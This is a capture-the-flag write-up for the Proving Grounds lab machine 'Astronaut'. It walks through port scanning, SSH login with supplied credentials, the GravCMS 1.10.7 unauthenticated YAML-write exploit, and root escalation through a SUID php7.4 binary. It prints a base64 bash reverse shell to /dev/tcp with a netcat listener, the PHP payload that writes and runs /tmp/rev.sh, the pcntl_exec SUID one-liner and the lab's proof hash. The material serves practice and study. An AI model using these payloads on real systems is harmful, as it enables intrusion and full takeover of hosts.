
Summary #
Initial access through provided credentials using SSH or run a GravCMS known exploit on port 80. There is an SUID bit set on a php7.4 binary which we can use to escalate to the root user.
Specifications #
- Name: ASTRONAUT
- Platform: PG PRACTICE
- Points: 10
- Difficulty: Easy
- System overview: Linux gravity 5.4.0-146-generic #163-Ubuntu SMP Fri Mar 17 18:26:02 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.159.12
- OFFSEC provided credentials:
alex:thebestsysadmin@13231 - HASH:
local.txt: None - HASH:
proof.txt:9600f7c86d61de9a15b2ba44affc00b5
Preparation #
First we’ll create a directory structure for our files, set the IP address to a bash variable and ping the target:
## create directory structure
mkdir astronaut && cd astronaut && mkdir enum files exploits uploads tools

## list directory
ls -la

total 28
drwxrwxr-x  7 kali kali 4096 Jul 21 20:16 .
drwxrwxr-x 13 kali kali 4096 Jul 21 20:16 ..
drwxrwxr-x  2 kali kali 4096 Jul 21 20:16 enum
drwxrwxr-x  2 kali kali 4096 Jul 21 20:16 exploits
drwxrwxr-x  2 kali kali 4096 Jul 21 20:16 files
drwxrwxr-x  2 kali kali 4096 Jul 21 20:16 tools
drwxrwxr-x  2 kali kali 4096 Jul 21 20:16 uploads

## set bash variable
ip=192.168.151.145

## ping target to check if it's online
ping $ip

PING 192.168.159.12 (192.168.159.12) 56(84) bytes of data.
64 bytes from 192.168.159.12: icmp_seq=1 ttl=61 time=320 ms
64 bytes from 192.168.159.12: icmp_seq=2 ttl=61 time=21.7 ms
^C
--- 192.168.159.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 21.715/170.674/319.633/148.959 ms
Reconnaissance #
Portscanning #
Using Rustscan we can see what TCP ports are open. This tool is part of my default portscan flow.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.159.12:22
Open 192.168.159.12:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 20:18 CEST
Initiating Ping Scan at 20:18
Scanning 192.168.159.12 [4 ports]
Completed Ping Scan at 20:18, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:18
Completed Parallel DNS resolution of 1 host. at 20:18, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:18
Scanning 192.168.159.12 [2 ports]
Discovered open port 22/tcp on 192.168.159.12
Discovered open port 80/tcp on 192.168.159.12
Completed SYN Stealth Scan at 20:18, 0.05s elapsed (2 total ports)
Nmap scan report for 192.168.159.12
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2025-07-21 20:18:14 CEST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## change directory
cd files

## get a list, comma separated of the open port(s)
cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports

## output previous command
22,80

## move one up
cd ..

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE     REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCmPOfERLKCxx+ufQz7eRTNuEEkJ+GX/hKPNPpCWlTiTgegmjYoXQ7MA5ibTRoJ6vxpPEggzNszJKbBrSVAbRuT2sBg4o7ywiGUy7vsDBpObMrBMsdKuue3gpkaNF8DL2pB3v/XAxtavq1Mh4vz4yj99cc2pX1GhSjpQTWlsK8Rl9DmBKp7t0XxEWwq3juQ9JiN5yAttMrbTDjwMNxcipsYv0pMudDBE6g4gQyiZGwuUfBn+HirxnfRr7KkxmBaEpZgukXSJ7fXYgpQVgNP2cvd2sy/PYe0kL7lOfYwG/DSLWV917RPIdsPPQYr+rqrBL7XQA2Qll30Ms9iAX1m9S6pT/vkaw6JQCgDwFSwPXrknf627jCS7vQ8mh8UL07nPO7Hkko3fnHIcxyJggi/BoAAi3GseOl7vCZl28+waWlNdbR8gaiZhDR1rLvimcm3pg3nv9m+0qfVRIs9fxq97cOEFeXhaGHXvQL6LYGK14ZG+jVXtPavID6txymiBOUsj8M=
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAweAzke7+zPt3Untb06RlI4MEp+vsEJICUG+0GgPMp+vxOdxEhcsVY0VGyuC+plTRlqNi0zNv1Y0Jj0BYRMSUw=
|   256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPJP5z2Scxa02tfhI1SClflg5QtVdhMImHwY7GugVtfY
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-03-17 17:46  grav-admin/
|_
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
Initial Access: path 1 #
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCmPOfERLKCxx+ufQz7eRTNuEEkJ+GX/hKPNPpCWlTiTgegmjYoXQ7MA5ibTRoJ6vxpPEggzNszJKbBrSVAbRuT2sBg4o7ywiGUy7vsDBpObMrBMsdKuue3gpkaNF8DL2pB3v/XAxtavq1Mh4vz4yj99cc2pX1GhSjpQTWlsK8Rl9DmBKp7t0XxEWwq3juQ9JiN5yAttMrbTDjwMNxcipsYv0pMudDBE6g4gQyiZGwuUfBn+HirxnfRr7KkxmBaEpZgukXSJ7fXYgpQVgNP2cvd2sy/PYe0kL7lOfYwG/DSLWV917RPIdsPPQYr+rqrBL7XQA2Qll30Ms9iAX1m9S6pT/vkaw6JQCgDwFSwPXrknf627jCS7vQ8mh8UL07nPO7Hkko3fnHIcxyJggi/BoAAi3GseOl7vCZl28+waWlNdbR8gaiZhDR1rLvimcm3pg3nv9m+0qfVRIs9fxq97cOEFeXhaGHXvQL6LYGK14ZG+jVXtPavID6txymiBOUsj8M=
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAweAzke7+zPt3Untb06RlI4MEp+vsEJICUG+0GgPMp+vxOdxEhcsVY0VGyuC+plTRlqNi0zNv1Y0Jj0BYRMSUw=
|   256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPJP5z2Scxa02tfhI1SClflg5QtVdhMImHwY7GugVtfY
Because we got credentials (‘alex:thebestsysadmin@13231’) from OFFSEC we first try to login using SSH on TCP port 22.
## login to target using SSH and provided credentials
ssh alex@$ip

alex@gravity:~$
Indeed, we can get initial access using provided credentials over SSH.
Initial Access: path 2 #
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-03-17 17:46  grav-admin/
|_

When we open the website in a browser we get a directory listing with the directory gray-admin.

If we click on this link we get to a wewbsite, which, according to the link at the bottom, is a gravcms website.
If we look using searchsploit for an exploit for gravcms we indeed find an exploit which we can download
## change directory
cd exploits

## search for exploit
searchsploit gravcms

---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
GravCMS 1.10.7 - Arbitrary YAML Write/Update (Unauthenticated) (2)                | php/webapps/49973.py
GravCMS 1.10.7 - Unauthenticated Arbitrary File Write (Metasploit)                | php/webapps/49788.rb
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results

## mirror exploit locally
searchsploit -m php/webapps/49973.py

  Exploit: GravCMS 1.10.7 - Arbitrary YAML Write/Update (Unauthenticated) (2)
      URL: https://www.exploit-db.com/exploits/49973
     Path: /usr/share/exploitdb/exploits/php/webapps/49973.py
    Codes: N/A
 Verified: True
File Type: ASCII text, with very long lines (429)
If we read the exploit we need to change the IP address of the target, added with the directory grav-admin (that’s the root to make the exploit work) and run echo -ne "bash -i >& /dev/tcp/192.168.1.3/4444 0>&1" | base64 -w0 with our local IP address and port. After editing the exploit and saving it, we can run it and get initial access as the www-data user (wait for the reverse shell, can take a minute).
## first we need to get the local IP address on tun0
ip a

5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 192.168.45.195/24 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::44fe:a80b:1cbf:796/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

## setup a listener on port 80
nc -lvnp 80

## run the base64 encoding command as written in the exploit. I added some space to skip characters like +=
## replace this hash and the local IP address in the exploit
echo -ne "bash -i  >& /dev/tcp/192.168.45.195/80 0>&1  " | base64 -w0
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xOTUvODAgMD4mMSAg

## final text in exploit
<SNIP>
target= "http://192.168.159.12/grav-admin"
#Change base64 encoded value with with below command.
#echo -ne "bash -i >& /dev/tcp/192.168.1.3/4444 0>&1" | base64 -w0
payload=b"""/*<?php /**/
file_put_contents('/tmp/rev.sh',base64_decode('YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xOTUvODAgMD4mMSAg'));chmod('/tmp/rev.sh',0755);system('bash /tmp/rev.sh');
"""
<SNIP>

## run the final exploit
python 49973.py

## wait for the reverse shell, can take a minute
nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.195] from (UNKNOWN) [192.168.159.12] 49122
bash: cannot set terminal process group (3459): Inappropriate ioctl for device
bash: no job control in this shell

## run the `whoami` command
www-data@gravity:~/html/grav-admin$ whoami
www-data
Privilege Escalation #
First we download linpeas locally, upload it to the target and run it.
## change directory
cd uploads

## download `linpeas.sh`
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## start a local webserver
python3 -m http.server 80

## on target, download `linpeas.sh`, change directory to `/var/tmp/' and download linpeas.sh
www-data@gravity:~/html/grav-admin$ cd /var/tmp
www-data@gravity:/var/tmp$ wget http://192.168.45.195/linpeas.sh

## change the execution bit
www-data@gravity:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@gravity:/var/tmp$ ./linpeas.sh
In the output of linpeas.sh we find a unknown binary with the SUID bit set: -rwsr-xr-x 1 root root 4.6M Feb 23 2023 /usr/bin/php7.4 (Unknown SUID binary!). We can verify this on the terminal:
## search for SUID binaries and grep for php
www-data@gravity:/var/tmp$ find / -perm /4000 -ls 2>/dev/null | grep php

    53120   4676 -rwsr-xr-x   1 root     root             4786104 Feb 23  2023 /usr/bin/php7.4
On the GTFOBins (https://gtfobins.github.io/gtfobins/php/#suid) website we can search for PHP with SUID set and see how we can exploit this.
## run the SUID binary to get a shell as the `root` user
www-data@gravity:/var/tmp$ /usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"

## run the `whoami` command
whoami
root

## print `proof.txt`
cat /root/proof.txt
9600f7c86d61de9a15b2ba44affc00b5
References #
[+] https://www.exploit-db.com/exploits/49973
[+] https://gtfobins.github.io/gtfobins/php/#suid